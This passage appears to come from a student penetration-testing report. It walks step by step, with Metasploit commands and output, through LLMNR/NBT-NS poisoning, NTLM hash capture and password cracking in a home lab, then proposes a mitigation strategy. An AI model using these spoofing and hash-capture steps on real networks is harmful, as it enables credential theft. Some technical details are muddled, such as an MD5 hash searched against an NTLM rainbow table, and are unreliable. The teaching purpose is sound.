 - 2. Fetch result: Content not fetched
Memo: AU
 - 3. Fetch result: Content not fetched
Memo:



issue type overview - click to expand:

- HTML form with no apparent XSRF protection (1)**
 - 1. https://www.certifiedhacker.com/ [show trace +]
- SSL certificate host name mismatch (3)**
 - 1. https://www.certifiedhacker.com/ [show trace +]
Memo: AU
 - 2. https://www.certifiedhacker.com/images/skins/skin-4/pageBg-slideRepeat.png?-->"<sf000108v155940> [show trace +]
Memo: AU
 - 3. https://www.certifiedhacker.com/images/skins/skin-4/?C=br;O=D [show trace +]
Memo:
- Node should be a directory, detection error? (1)**
- IPS filtering enabled (6)**
- Limits exceeded, fetch suppressed (18)**
- Resource fetch failed (31)**
- Numerical filename - consider enumerating (9)**
 - 1. http://www.certifiedhacker.com/images/skins/500.php [show trace +]
 - 2. http://www.certifiedhacker.com/images/skins/skin-2 [show trace +]
 - 3. http://www.certifiedhacker.com/images/skins/skin-2/500.php/ [show trace +]
 - 4. http://www.certifiedhacker.com/images/skins/skin-4 [show trace +]
 - 5. https://www.certifiedhacker.com/images/skins/skin-2/ [show trace +]
 - 6. https://www.certifiedhacker.com/images/skins/skin-2/500.php [show trace +]
 - 7. https://www.certifiedhacker.com/images/skins/skin-3/ [show trace +]

Screenshot 52

Despite both Nikto and Skipfish tools are robust web scanners with extensive testing, Nikto might perform slowly and have limited smart algorithms. On the other hand, Skipfish has great performance, flexibility and well-designed security checks but may lack a substantial vulnerability database and meet specified assessment requirements.[18]

Task 1: Use an alternative Metagoofil to extract metadata from the target

The scanned website will be Google Gruyere which is a well-known web app meant for CTF competitions. It is a good tool for learning the purposes of finding vulnerabilities and exploiting them.


The file with the output collected metadata is stored in a json format.

Screenshot 53


Screenshot 54

Task 2: Use an alternative Responder to do LLMNR/NBT-NS Spoofing Attack

The alternative to responder that we are going to use in the following attempt to use well-known vulnerability in SMB and LLMNR protocols will be the combination of several modules in Metasploit Framework. These protocols are Windows ones that are used for DNS resolution between hosts on the same network. That is the reason to add an AD running service to the Windows Server 2016 machine, making it Domain Controller and adding Windows server 2012 to the newly created domain to play the role of a client machine.



Screenshot 55



Screenshot 56

As we are going to capture the communication between the server and the client a shared folder is created on the Windows server 2016 machine and shared on the network.

After that msfconsole is started as this is the CLI for using Metasploit framework.

The first module that is going to be used the Net-BIOS discovery module:

```

root@kali:~# cd /home/ivann
msfconsole

coway++

metasploit >

      \      +--+
      \      (oo)---
      \      (---)
      \      | |--| | *

[ metasploit v6.3.25-dev ]
-- --[ 2332 exploits - 1219 auxiliary - 413 post ]
-- --[ 1382 payloads - 46 encoders - 11 nops ]
-- --[ evasion ]

metasploit tip: Use the edit command to open the
currently active module in your editor
metasploit Documentation: https://docs.metasploit.com/

msf> search nbname

Matching Modules
=====

# Name Disclosure Date Rank Check Description
# --
0 auxiliary/scanner/netbios/ normal No NetBIOS Information Discovery

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/netbios/nbname

msf> use auxiliary/scanner/netbios/nbname
msf auxiliary(scanner/netbios/nbname) >

```

```

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/netbios/nbname

msf6 > use auxiliary/scanner/netbios/nbname
msf6 auxiliary(scanner/netbios/nbname) > set rhosts 10.0.2.1-254
rhosts => 10.0.2.1-254
msf6 auxiliary(scanner/netbios/nbname) > run

[*] Sending NetBIOS requests to 10.0.2.1->10.0.2.254 (254 hosts)
[*] 10.0.2.4 [WIN-ARE8B7BNM4P] OS:Windows Names:(WIN-ARE8B7BNM4P, ACS) Addresses:(10.0.2.4) Mac:08:00:27:0b:7b:d5
[*] 10.0.2.6 [WIN-ULB9CIOKD32] OS:Windows Names:(WIN-ULB9CIOKD32, ACS) Addresses:(10.0.2.6) Mac:08:00:27:6a:85:64
[*] 10.0.2.7 [PC-WIN8] OS:Windows Names:(PC-WIN8, WORKGROUP, __MSBROWSE__) Addresses:(10.0.2.7) Mac:08:00:27:07:6d:3f
[*] Scanned 254 of 254 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/netbios/nbname) >
msf6 auxiliary(scanner/netbios/nbname) >
msf6 auxiliary(scanner/netbios/nbname) >
msf6 auxiliary(scanner/netbios/nbname) >

```

Screenshot 58

After the module discovers the hosts, and we know that they use the NetBIOS protocol , we will examine if the LLMNR is available as well. The use module is auxiliary/scanner/

```

1: root@kali: /home/ivann
# Name Disclosure Date Rank Check Description
- ----
0 auxiliary/scanner/llmnr/query normal No LLMNR Query

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/llmnr/query

[*] Using auxiliary/scanner/llmnr/query
msf6 auxiliary(scanner/llmnr/query) > show options

Module options (auxiliary/scanner/llmnr/query):

Name Current Setting Required Description
----
BATCHSIZE 256 yes The number of hosts to probe in each set
CLASS IN yes The query class (name, # or CLASS#)
NAME localhost yes The name to query
RHOSTS 224.0.0.252 yes The multicast address or CIDR range of targets to query
RPORT 5355 yes The target port (UDP)
THREADS 10 yes The number of concurrent threads
TYPE A yes The query type (name, # or TYPE#)

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/llmnr/query) > |

```

Screenshot 59

Using the discovered hostnames with the nbname module we send LLMNR query (multicast on 224.0.0.252 port 5355) for the Windows Server 2012 machine.

```

1: root@kali: /home/ivann
msf6 auxiliary(scanner/llmnr/query) > set name WIN-ULB9CIOKD32
name => WIN-ULB9CIOKD32
msf6 auxiliary(scanner/llmnr/query) > run

[*] Sending LLMNR A/IN queries for WIN-ULB9CIOKD32 to 224.0.0.252->224.0.0.252 port 5355 (1 hosts)
[*] 10.0.2.6 responded with WIN-ULB9CIOKD32: (A 10.0.2.6)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/llmnr/query) > |

2: ivann@kali: ~
(ivann@kali)-[~]
$ cat nbname-host.txt
WIN-ULB9CIOKD32
(ivann@kali)-[~]
$ |

```

Screenshot 60

Then we do the same with the name of the Windows Server 2016 machine too.

```

1: root@kali: /home/ivann
msf6 auxiliary(scanner/llmnr/query) > set name WIN-ULB9CIOKDJ2
name => WIN-ULB9CIOKDJ2
msf6 auxiliary(scanner/llmnr/query) > run

[*] Sending LLMNR A/IN queries for WIN-ULB9CIOKDJ2 to 224.0.0.252->224.0.0.252 port 5355 (1 hosts)
[+] 10.0.2.6 responded with WIN-ULB9CIOKDJ2: (A 10.0.2.6)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/llmnr/query) > setname WIN-AREBB7BNM4P
[-] Unknown command: setname
msf6 auxiliary(scanner/llmnr/query) > run

[*] Sending LLMNR A/IN queries for WIN-ULB9CIOKDJ2 to 224.0.0.252->224.0.0.252 port 5355 (1 hosts)
[+] 10.0.2.6 responded with WIN-ULB9CIOKDJ2: (A 10.0.2.6)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/llmnr/query) > |

2: ivann@kali: ~
[+] 10.0.2.6 [WIN-ULB9CIOKDJ2] OS:Windows Names:(WIN-ULB9CIOKDJ2, ACS) Addresses:(10.0.2.6) Mac:08:00:27:6a:85:64
[+] 10.0.2.7 [PC-WIN8] OS:Windows Names:(PC-WIN8, WORKGROUP, __MS_BROWSE_) Addresses:(10.0.2.7) Mac:08:00:27:87:6d:3f
[*] Scanned 5 of 5 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/netbios/nbname) > |

3: ivann@kali: ~
L-$ cat nbname-host.txt
WIN-ULB9CIOKDJ2
WIN-AREBB7BNM4P
(ivann@kali)-[~]
$ |

```

Screenshot 61

The output undoubtedly shows that both machines respond to the query.

The purpose is to intercept the LLMNR and NetBIOS Name Service requests that come from the two machines and make them “think” that the hacking (Kali) machine is providing the service they are looking for.

Next, we will use the *auxiliary/spoof/llmnr/llmnr_response* (LLMNR Spoofer Metasploit module). This is called poisoning because the response is “poisoned” with the IP address of our Kali machine.

```

Auxiliary action:

Name      Description
----      -
Service   Run LLMNR spoofing service

View the full module info with the info, or info -d command.
msf6 auxiliary(spoof/llmnr/llmnr_response) > run

[-] Msf::OptionValidateError The following options failed to validate: SPOOFIP
msf6 auxiliary(spoof/llmnr/llmnr_response) > set spoofip 10.0.2.8
spoofip => 10.0.2.8
msf6 auxiliary(spoof/llmnr/llmnr_response) > run
[*] Auxiliary module running as background job 0.

[*] LLMNR Spoofer started. Listening for LLMNR requests with REGEX "(?-mix:*)" ...
msf6 auxiliary(spoof/llmnr/llmnr_response) > [+] 10.0.2.4      llmnr - WIN-AREBB7BNM4P. matches regex, responding with 10.0.2.8

```

Screenshot 62

Then nbns spoofing module in Metasploit is used to poison NBT-NS responses, again with the Kali Linux IP.

```
=> Service Run NBNS spoofing service

Check supported:
No

Basic options:
  Name      Current Setting  Required  Description
  ----      -
INTERFACE  no               yes       The name of the interface
REGEX      .*               yes       Regex applied to the NB Name to determine if spoofed reply is sent
SPOOFIP    127.0.0.1        yes       IP address with which to poison responses
TIMEOUT    500              yes       The number of seconds to wait for new data

Description:
This module forges NetBIOS Name Service (NBNS) responses. It will listen for NBNS requests sent to the local subnet's broadcast address and spoof a response, redirecting the querying machine to an IP of the attacker's choosing. Combined with auxiliary/server/capture/smb or auxiliary/server/capture/http_ntlm it is a highly effective means of collecting crackable hashes on common networks.

This module must be run as root and will bind to udp/137 on all interfaces.


References:
http://www.packetstan.com/2011/03/nbns-spoofing-on-your-way-to-world.html

View the full module info with the info -d command.

msf6 auxiliary(spoof/nbns/nbns_response) > |
```

Screenshot 63

In order to make the client sending packets to the Kali machine a traffic should be generated. That is where the previously created shared folder comes to utilisation. We play the scenario in which the user is trying to type the path to the shared folder, but has it mistyped and thus creating traffic to the server, because it is trying to authenticate in order to access the shared resource.



Screenshot 64

The result is that Kali now is able to capture loads of the created traffic from both machines:

```
msf6 auxiliary(spoof/nbns/nbns_response) > set spoofip 10.0.2.8
spoofip => 10.0.2.8
msf6 auxiliary(spoof/nbns/nbns_response) > run
[*] Auxiliary module running as background job 0.

[*] NBNS Spoofer started. Listening for NBNS requests with REGEX ".*" ...
msf6 auxiliary(spoof/nbns/nbns_response) > [+] 10.0.2.6      nbns - ACS      atches regex, responding
[+] 10.0.2.6      nbns - ACS      atches regex, responding with 10.0.2.8
[+] 10.0.2.6      nbns - ACS      atches regex, responding with 10.0.2.8
[+] 10.0.2.6      nbns - ACS      atches regex, responding with 10.0.2.8
[+] 10.0.2.6      nbns - ACS      atches regex, responding with 10.0.2.8
[+] 10.0.2.6      nbns - ACS      atches regex, responding with 10.0.2.8
[+] 10.0.2.6      nbns - ACS      matches regex, responding with 10.0.2.8
[+] 10.0.2.6      nbns - SHARED matches regex, responding with 10.0.2.8
[+] 10.0.2.6      nbns - SHARED matches regex, responding with 10.0.2.8
[+] 10.0.2.6      nbns - WIN-ARE887BNM4B matches regex, responding with 10.0.2.8
[+] 10.0.2.6      nbns - WIN-ARE887BNM4B matches regex, responding with 10.0.2.8
[+] 10.0.2.6      nbns - ACS      atches regex, responding with 10.0.2.8
[+] 10.0.2.6      nbns - ACS      atches regex, responding with 10.0.2.8
[+] 10.0.2.6      nbns - ACS      atches regex, responding with 10.0.2.8
[+] 10.0.2.6      nbns - ACS      atches regex, responding with 10.0.2.8
[+] 10.0.2.6      nbns - ACS      atches regex, responding with 10.0.2.8
[+] 10.0.2.6      nbns - ACS      atches regex, responding with 10.0.2.8
[+] 10.0.2.6      nbns - WPAD matches regex, responding with 10.0.2.8
[+] 10.0.2.6      nbns - WIN-ARE887BNM4B matches regex, responding with 10.0.2.8
[+] 10.0.2.6      nbns - WIN-ARE887BNM4B matches regex, responding with 10.0.2.8
[+] 10.0.2.7      nbns - ISATAP matches regex, responding with 10.0.2.8
[+] 10.0.2.7      nbns - ISATAP matches regex, responding with 10.0.2.8
```

Screenshot 63 – traffic is generated and Kali captures it

To grab the hashed credentials another module should be utilised, and its name is “http_ntlm” Metasploit module.

```
1: root@kali: /home/ivann
Basic options:
  Name      Current Setting  Required  Description
  ----      -
  CAINPWFILE  no               no        The local filename to store the hashes in Cain&Abel format
  CHALLENGE   1122334455667788 yes          The 8 byte challenge
  JOHNPWFILE  no               no        The prefix to the local filename to store the hashes in JOHN format
  SRVHOST     0.0.0.0          yes        The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
  SRVPORT     8080             yes        The local port to listen on.
  SSL         false            no        Negotiate SSL for incoming connections
  SSLCert     no               no        Path to a custom SSL certificate (default is randomly generated)
  URIPATH     no               no        The URI to use for this exploit (default is random)

Description:
  This module attempts to quietly catch NTLM/LM Challenge hashes.

View the full module info with the info -d command.

msf6 auxiliary(server/capture/http_ntlm) > set URIPATH "/"
URIPATH => /
msf6 auxiliary(server/capture/http_ntlm) > set SRVPORT 80
SRVPORT => 80
msf6 auxiliary(server/capture/http_ntlm) > set SRVHOST 10.0.2.8
SRVHOST => 10.0.2.8
msf6 auxiliary(server/capture/http_ntlm) > set JOHNPWFILE /root/httpntlmlog
JOHNPWFILE => /root/httpntlmlog
msf6 auxiliary(server/capture/http_ntlm) > auxiliary/server/capture/http_ntlm |
```

Screenshot 64

The module is HTTP Client MS Credential Cacher. This module also runs as a job.

What has left for us to do is generate more traffic so the client will grab the hashed user password as string and save it in a file.

[illegible]

Screenshot 66

Now we should use the proper tool to crack the password. For this purpose, “John the Ripper”. The first guest of every cyber intruder would be to check if the passwords are common or dictionary word. So, a dictionary attack could be performed against the “smblog_netntlmv2”

file that was saved previously (while we were setting the HTTP Client MS Credential Cacher we set it to be saved in the root directory).

```
(root@kali)-[~]
└─# ls /usr/share/wordlists
amass dirb dirbuster fasttrack.txt fern-wifi john.lst legion metasploit nmap.lst rockyou.txt.gz sqlmap.txt wfuzz wifi

(root@kali)-[~]
└─# sudo gzip -d /usr/share/wordlists/rockyou.txt.gz
gzip: /usr/share/wordlists/rockyou.txt.gz: No such file or directory

(root@kali)-[~]
└─# sudo gzip -d /usr/share/wordlists/rockyou.txt.gz

(root@kali)-[~]
└─# ls /usr/share/wordlists
amass dirb dirbuster fasttrack.txt fern-wifi john.lst legion metasploit nmap.lst rockyou.txt sqlmap.txt wfuzz wifite.

(root@kali)-[~]
└─# john smblogin_netntlmv2 --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 6 password hashes with 6 different salts (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:15 39.82% (ETA: 14:45:58) 0g/s 388314p/s 2330Kc/s 2330Kc/s mangofloor195..maneepaul
0g 0:00:00:24 63.63% (ETA: 14:45:58) 0g/s 381110p/s 2286Kc/s 2286Kc/s ches.1984..cherry123###
0g 0:00:00:37 DONE (2023-07-20 14:45) 0g/s 381584p/s 2289Kc/s 2289Kc/s !)(OPPQR..*7;Vamos!
Session completed.

(root@kali)-[~]
└─#
```

Screenshot 67

The attack is unsuccessful so the next is to use again John the Ripper but this time brute forcing. Unfortunately, (or not) after more than 20 minutes the password is not cracked.

```
(root@kali)-[~]
└─# john --format=netntlmv2 smblogin_netntlmv2
Using default input encoding: UTF-8
Loaded 6 password hashes with 6 different salts (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Proceeding with incremental:ASCII
0g 0:00:13:17 3/3 0g/s 379056p/s 2273Kc/s 2273Kc/s tit9j3..tiao60
0g 0:00:13:20 3/3 0g/s 378799p/s 2272Kc/s 2272Kc/s gar035..gam9lk
0g 0:00:19:32 3/3 0g/s 373413p/s 2240Kc/s 2240Kc/s cygebl1a..cygrad28
0g 0:00:19:54 3/3 0g/s 373268p/s 2239Kc/s 2239Kc/s 2ki920..2krf5n
0g 0:00:21:20 3/3 0g/s 371834p/s 2230Kc/s 2230Kc/s jmb1105!..jmb4ed0g
Session aborted

(root@kali)-[~]
└─#
```

Screenshot 68

This, of course doesn't mean that with a more powerful hardware and advanced algorithms the password will stay uncracked. Nevertheless, it is a valuable lesson that we should always choose robust and hard to be guessed passwords.

Compared to Responder tool the presented technique was much harder and time-consuming for execution. The complexity creates a steeper learning curve, but once mastered Metasploit could provide greater flexibility and embrace hackers' creativity.

Task 3: Create Rainbow Tables and Use them to crack hashes

Cryptography uses rainbow tables to effectively break hashed passwords and other hash algorithms. Storage space is traded for processing time in this time-memory trade-off. Rainbow tables accelerate reverse hashed information to recover plaintext passwords.


The software that creates rainbow table in Kali Linux is called "rainbowcrack".

And the tool that utilise the command line is rtgen. It supports several different hashing algorithms.

For example, my password is 9 characters and I used for it lowercase and uppercase letters as well as numbers. Also, the algorithm used for hashing is ntlmv2 (which refer to the previous task where we captured the hash using Metasploit Framework modules).

The command should be:

```
rtgen ntlm alpha-numeric 1 9 0 10000 10000 0
```



```
(root@kali)-[~]
# rtgen ntlm alpha-numeric 1 9 0 10000 10000 0
rainbow table ntlm_alpha-numeric#1-9_0_10000x10000_0.rt parameters
hash algorithm:      ntlm
hash length:         16
charset name:        alpha-numeric
charset data:         ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789
charset data in hex:  41 42 43 44 45 46 47 48 49 4a 4b 4c 4d 4e 4f 50 51 52 53 54 55 56 57 58 59 5a 30 31 32 3
3 34 35 36 37 38 39
charset length:       36
plaintext length range: 1 - 9
reduce offset:        0x00000000
plaintext total:       104461669716084

sequential starting point begin from 0 (0x0000000000000000)
generating...
10000 of 10000 rainbow chains generated (0 m 3.3 s)

(root@kali)-[~]
# ls /usr/share/rainbowcrack/
alglb0.so  md5_loweralpha-numeric#1-3_0_1000x1000_0.rt  rcrack  rt2rtc  rtgen  rtsort
charset.txt ntlm_alpha-numeric#1-9_0_10000x10000_0.rt  readme.txt  rtc2rt  rtmerge
```

Screenshot 69

Unfortunately, the rtgen doesn't support ntlmv2 hashing as it is newer and more secure method, that is why we will create a new hash using the "md5".

Next step is sorting the rainbow table in our working directory.

```

(root@kali)-[~]
# echo -n "Harder321" | md5sum
179e4c84a916f1da6db14d3caf99af9f -

(root@kali)-[~]
# rtsort .
./ntlm_alpha-numeric#1-9_0_10000x10000_0.rt:
6259286016 bytes memory available
loading data...
sorting data...
writing sorted data...

```

Screenshot 70

Using “rcrack” as the last step it tries to search for the hash in the pre-computed rainbow table by firstly executing reduction function on the given hash and looking for a chain that matches its end with the reduced hash.

```

(root@kali)-[~]
# rcrack . -h 179e4c84a916f1da6db14d3caf99af9f
1 rainbow tables found
memory available: 5019910144 bytes
memory for rainbow chain traverse: 160000 bytes per hash, 160000 bytes for 1 hashes
memory for rainbow table buffer: 2 x 160016 bytes
disk: ./ntlm_alpha-numeric#1-9_0_10000x10000_0.rt: 160000 bytes read
disk: finished reading all files

statistics
-----
plaintext found:                0 of 1
total time:                    1.68 s
time of chain traverse:         1.68 s
time of alarm check:            0.00 s
time of disk read:              0.00 s
hash & reduce calculation of chain traverse: 49990000
hash & reduce calculation of alarm check:    0
number of alarm:                0
performance of chain traverse:    29.74 million/s
performance of alarm check:      0.00 million/s

result
-----
179e4c84a916f1da6db14d3caf99af9f <not found> hex:<not found>

```

Screenshot 71

Apparently, much more sophisticated methods need to be employed into cracking a 9-character password as all the possible combinations are approximately 13.5 trillion.

Deliverable 3: Propose a mitigation strategy.

In the age of digitalization, protecting an organization's cyberspace from prospective hazards has become of crucial significance. Despite their good intentions, non-governmental organisations (NGOs) like "Lending Hands" are not immune to this rising threat situation. Growing reliance on digital platforms to manage business and the value of the data they process require a comprehensive cybersecurity strategy.

A sophisticated strategy that involves strategic planning, implementation, and continuing monitoring is suggested as a method to safeguard "Lending Hands" digital assets. This approach integrates several cybersecurity best practises that have been highlighted by industry professionals in security, such as incident management, vulnerability assessments, and ongoing testing.[19]

Risk Assessment is the first step in acquiring an adequate understanding of the organization's cybersecurity environment. It will include identifying and categorising digital assets, assessing their sensitivity to risks, and mapping the possible effect of these threats.

Infrastructure Strengthening: A key component of this strategy is the installation of essentials such as firewalls, intrusion detection systems, antivirus software, methods of encryption, and access control techniques. For protection against continuously changing dangers, these technologies require periodic upgrades.[20]

Incident Management: An incident response team should be created to handle security breaches. This team will develop and implement an incident response strategy that will specify the procedures for locating, alerting, and reacting to security concerns.

Consistent testing, including vulnerability scanning and penetration testing, is essential for finding and fixing weaknesses in security before they may be exploited.

All staff should be given mandatory cybersecurity training on a regular basis. Employees should leave these meetings with a better understanding of the organization's security procedures, possible risks, and their own responsibilities in preventing and mitigating such risks.

Threat Intelligence: Using threat intelligence and statistical analysis can give organisation leadership important information about possible dangers and help them come up with proactive plans to stop them. [21]

By establishing a Security Operations Centre, or SOC, the organisation may centralise all of its anti-hacking activities in a single location. It is able to monitor and assess the security of the company round-the-clock, keep an eye out for anything that seems out of the ordinary, and take prompt action to prevent any potential threats.[22]

Policy Review: Periodic reviews and changes of the organization's cybersecurity policy are required to guarantee consistency with the ever-changing threat environment and regulatory framework.

Think about hiring reliable cybersecurity organisations to execute the work that requires specific expertise. These businesses could be able to improve an organization's capacity for cyber defence by providing specialised services to that organisation.[23]

It is essential for the organisation to establish a culture of cybersecurity if it is going to stand any chance of successfully putting this plan into action. A staff that is aware of the importance of security is an effective first line of defence against a variety of cyber threats. In addition, the backing of senior leadership and a suitable investment in the infrastructure of cybersecurity are necessities for the effective implementation of this approach.

The purpose of this recommended technique is to create resilience while simultaneously developing a strong defence against prospective cyberattacks. It is imperative that this be done so that "Lending Hands" may continue to operate efficiently in the digital arena. In spite of this, in order for this endeavour to be effective, it will need consistent attention and advancement in order to keep up with the changing environment of cybersecurity.

References:

- [1] ² Marc A Rader and Syed (Shawon) M. Rahman, 'EXPLORING HISTORICAL AND EMERGING PHISHING TECHNIQUES AND MITIGATING THE ASSOCIATED SECURITY RISKS', *International Journal of Network Security & Its Applications (IJNSA)*, vol. 5, no. 4, Jul. 2013, doi: 10.5121/ijnsa.2013.5402.
- [2] ⁸ 'Cyber Security Breaches Survey 2022', **GOV.UK**. <https://www.gov.uk/government/statistics/cyber-security-breaches-survey-2022/cyber-security-breaches-survey-2022> (accessed Jul. 09, 2023).
- [3] ¹⁴ 'The Latest Phishing Statistics (updated July 2023) | AAG IT Support'. <https://aag-it.com/the-latest-phishing-statistics/> (accessed Jul. 06, 2023).
- [4] ⁷ Raphael Hoheisel, Guido van Capelleveen, Dipti K. Sarmah, and Marianne Junger, 'The development of phishing during the COVID-19 pandemic: An analysis of over 1100 targeted domains' ³⁰ © 2023 The Author(s). Published by Elsevier Ltd., vol. 128, no. 103158, p. 17, May 2023, doi: <https://doi.org/10.1016/j.cose.2023.103158>.
- [5] ¹⁷ Siwei Lyu, 'Deepfake Detection: Current Challenges and Next Steps', presented at the *International Conference on Multimedia and Expo Workshops (ICMEW)*, Taipei City, Taiwan: IEEE, Jul. 2022, p. 35.
- [6] Nir Kshetri and Jeffrey Voas, 'Ransomware: Pay to Play?', *IEEE Computer Society March 2022*, Mar. 2022, [Online]. Available: www.computer.org/computer
- [7] ¹⁰ 'Ransomware Attacks and Types – How Encryption Trojans Differ', www.kaspersky.com, May 18, 2023. <https://www.kaspersky.com/resource-center/threats/ransomware-attacks-and-types> (accessed Jul. 10, 2023).
- [8] ¹⁹ Kenan Begovic, Abdulaziz Al-Ali, and Qutaibah Malluhi, 'Cryptographic ransomware encryption detection: Survey', *Computers & Security*, vol. 132, no. 103349, p. 16, Jun. 2023, doi: <https://doi.org/10.1016/j.cose.2023.103349>.
- [9] Fernando Gont, 'ICMP attacks against TCP'. OWASP Papers Program, Feb. 2006. Accessed: Jul. 17, 2023. [Online]. Available: <http://www.gont.com.ar>
- [10] 'ICMP Netmask Request Information Disclosure'. <https://www.tenable.com/plugins/nessus/10113> (accessed Jul. 17, 2023).
- [11] ³ 'Port Scanning > Penetration Testing and Network Defense: Performing Host Reconnaissance | Cisco Press'.

- <https://www.ciscopress.com/articles/article.asp?p=469623&seqNum=3> (accessed Jul. 17, 2023).
- [12] P. Vouzis, 'Linux for Network Engineers: How to use nping', *NetBeez*, Sep. 02, 2020. <https://netbeez.net/blog/how-to-use-nping/> (accessed Jul. 18, 2023).
- [13] A. Ivanovs, '8 Essential IP Scanners for Monitoring Your Network', *Stack Diary*, Apr. 08, 2023. <https://stackdiary.com/ip-scanners-for-network-monitoring/> (accessed Jul. 18, 2023).
- [14] Gordon 'Fyodor' Lyon, 'Section 5.5 TCP FIN, NULL, XMAS Scans', in *Nmap Network Scanning: The Official Nmap Project Guide to Network Discovery and Security Scanning*, 3rd "Zero Day". Insecure.com LLC, 2008, p. 107.
- [15] '(25) IDENTIFY OS FROM TTL (TIME TO LIVE) VALUE | LinkedIn'. <https://www.linkedin.com/pulse/identify-os-from-ttl-time-live-value-dhavall-vadher/> (accessed Jul. 19, 2023).
- [16] 'Global Network Inventory – Magneto Software'. <https://magnetosoft.com/product-global-network-inventory/> (accessed Jul. 19, 2023).
- [17] 'What is a vulnerability assessment (vulnerability analysis)? Definition from SearchSecurity', *SearchSecurity*. <https://www.techtarget.com/searchsecurity/definition/vulnerability-assessment-vulnerability-analysis> (accessed Jul. 19, 2023).
- [18] Aleksandra Kondraciuk, Aleksandra Bartos, and Beata Pańczyk, 'Comparative analysis of the effectiveness of OWASP ZAP, Burp Suite, Nikto and Skipfish in testing the security of web applications', *Journal of Computer Sciences Institute*, no. 24, pp. 176–180, Sep. 2022, doi: <https://doi.org/10.35784/jcsi.2929>.
- [19] Terry Benzel, 'A Strategic Plan for Cybersecurity Research and Development', *IEEE Security & Privacy*, Aug. 2015, [Online]. Available: www.computer.org/security
- [20] Hasna Elkhannoubi and Mustapha Belaisaoui, 'A framework for an effective cybersecurity strategy implementation: Fundamental pillars identification', presented at the 2015 15th International Conference on Intelligent Systems Design and Applications (ISDA), Marrakech, Morocco: IEEE, Dec. 2015, pp. 1–6. doi: [10.1109/ISDA.2015.7489156](https://doi.org/10.1109/ISDA.2015.7489156).
- [21] J. Fong, 'How to Strengthen Your Organization's Cyber Security', *IEEE Innovation at Work*, Jun. 14, 2017. <https://innovationatwork.ieee.org/how-strengthen-cyber-security/> (accessed Jul. 21, 2023).

- [22] ¹⁵ 'Building a Security Operations Centre (SOC)'. <https://www.ncsc.gov.uk/collection/building-a-security-operations-centre> (accessed Jul. 21, 2023).
